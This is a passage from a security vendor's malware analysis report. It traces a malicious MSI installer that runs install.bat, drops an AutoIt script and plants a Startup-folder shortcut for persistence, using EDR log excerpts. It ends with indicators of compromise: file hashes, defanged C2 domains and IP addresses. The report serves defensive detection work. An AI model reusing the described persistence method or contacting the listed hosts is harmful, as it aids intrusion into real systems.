The process msiexec.exe created C:₩Windows₩Temp₩~DF46A944F5861A1348.TMP.
The process msiexec.exe created C:₩Windows₩Temp₩~DFE9E48A3F708E4F1B.TMP.
The process msiexec.exe created C:₩Windows₩Temp₩~DF2FBEF60EA1393BCE.TMP.
The process msiexec.exe created C:₩Windows₩Temp₩~DF08BDA4B2A987233C.TMP.
The process msiexec.exe created C:₩Windows₩Installer₩inprogressinstallinfo.ipi.
The process msiexec.exe created C:₩Windows₩Temp₩~DFC8EF1A76AC427FB2.TMP.
The process msiexec.exe created C:₩Windows₩Installer₩SourceHash{3A0C55BB-CDFC-418C-BB6C-79073411E0BA}.
The process msiexec.exe created C:₩Windows₩Temp₩~DFFEB6F9F574F829F2.TMP.
The process cmd.exe created C:₩Users₩Public₩Music₩IoKlTr.au3.
The process cmd.exe created C:₩Users₩Public₩Music₩AutoIt3.exe.
```

[Figure 7-1] Genian EDR Threat Management screen

A malicious MSI file is executed by the “MsiExec.exe” process, which creates the files contained in the package and invokes batch files such as "install.bat" to run malicious scripts.

This entire execution flow can be quickly identified by reviewing EDR command-line event logs, allowing security administrators to detect and respond at an early stage.



MsiExec.exe
process

MsiExec.exe 2

10/27/2025 16:43:16 ProcessStart

10/27/2025 16:43:17 ChildProcessCreate

Execution Information

Event Time 10/27/2025 16:43:17
Event Type ChildProcessCreate
Process Name MsiExec.exe
Process Path C:₩Windows₩System32₩MsiExec.exe
Process ID 3492
Process User DESKTOP-C4A0SET₩user
ID
Integrity Level MEDIUM
Child Process cmd.exe
Command Line

```
C:₩Windows₩system32₩cmd.exe /c
""C:₩Users₩user₩AppData₩Roaming₩스트레스 클리어₩install.bat" "
```

Tag cmd script
Tactic Execution Defense Evasion
Technique Command and Scripting Interpreter: Windows Command Shell System Binary Proxy Execution: Msiexec
Custom Tag Please enter a custom tag.

File Information


File Name cmd.exe
File Type PE
MD5 8a2122e8162dbef04694b9c3e0b6cdee
SHA256 b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450
Drive Type FIXED

External Link

[Figure 7-2] MsiExec.exe command line

Tracing the AutoIt process’s execution path and behavior enables quick identification of the shortcut "Smart_Web.lnk" used for persistence and its target path.

In addition, process logs allow identification of the C2 IPs and domains the sample contacts. Using this information enables rapid deployment of firewall rules to block data exfiltration, EDR blocking rules, or network segmentation policies.



Smart_Web.lnk
file event

Smart_Web.lnk

10/27/2025 16:44:02 FileCreate

Execution Information

Event Time 10/27/2025 16:44:02
Event Type FileCreate
Process Name AutoIt3.exe
Create File C:₩Users₩user₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup₩Smart_Web.lnk
LnkTarget
C:₩Users₩Public₩Music₩AutoIt3.exe IoKlTr.au3
Tag Autorun
Tactic Persistence Privilege Escalation
Technique Boot or Logon Autostart Execution: Shortcut Modification
Custom Tag Please enter a custom tag.

File Information

File Name Smart_Web.lnk
Size 2.0 KB

External Link

Google - File Name
Google - Process Name

[Figure 7-3] Genian EDR Attack Storyline

The attack storyline of Genian EDR visualizes the entire execution flow in a timeline and relational view, enabling SOC operators to see process trees, command lines, files, registry, and network events at a glance and immediately execute prioritization, isolation, blocking, and forensic collection.

The EDR collects and analyzes all endpoint activity in real time, visualizes the full sequence of malicious behavior, rapidly contains attack propagation with automated response, helping enterprises and public institutions respond effectively to security threats.

Forensic analysis combined with threat intelligence enables root-cause determination, recurrence prevention, and the blocking of internal data exfiltration, supporting a comprehensive security management framework. Given that many threats now evade traditional antivirus and firewalls, adopting EDR is essential.

8. Indicator of Compromise

MD5

5ab26df9c161a6c5f0497fde381d7fca

8f82226b2f24d470c02f6664f67f23f7

09b91626507a62121a4bdb08debb3ed9

25e38d618f38b3218c3252cf0d22c969

38f8fd9e8d27ae665b3ac0f56492f6c4

048e1698c4b711d1652df4bf4be04f9e

53aea290d7245ee902a808fd87a6a173

56c7b448dbc37aa50eb1c2a6475aca5e

99ee7852b8041a540fdb74b3784d0409

8230af6642f5f1927bbbbc7fd6e5427f

b0eba111b570bb1c93ca1f48557d265b

ef1a8f66351d03413ed2c7d499ee5164

f7363c5cfd6fa24a86e542fcd05283e8

f6800836d55d049fe79e3d47d54e1119

Domain

appoitment.dotoit[.]media

genuinashop[.]com

oldfoxcompany[.]com

professionaltutors[.]net

sparkwebsolutions[.]space

xcellentrenovations[.]com

youkhanhdoit[.]co

IP

116.202.99[.]218

192.109.119[.]113

212.118.52[.]168

38.180.148[.]108

62.113.118[.]157

77.246.101[.]72

77.246.108[.]96

89.110.83[.]245

91.107.208[.]93

93.183.93[.]185

94.103.87[.]212

109.234.36[.]135

지니언스㈜

대표이사: 이동범 | 사업자등록번호: 129-81-80148
경기도 안양시 동안구 벌말로 66 하이필드 지식산업센터 A동 12층
T. 031-8084-9770 | F. 070-4332-1683

기술 지원 센터

문의 하기

[제품 문의 바로가기]
[연동 문의 바로가기]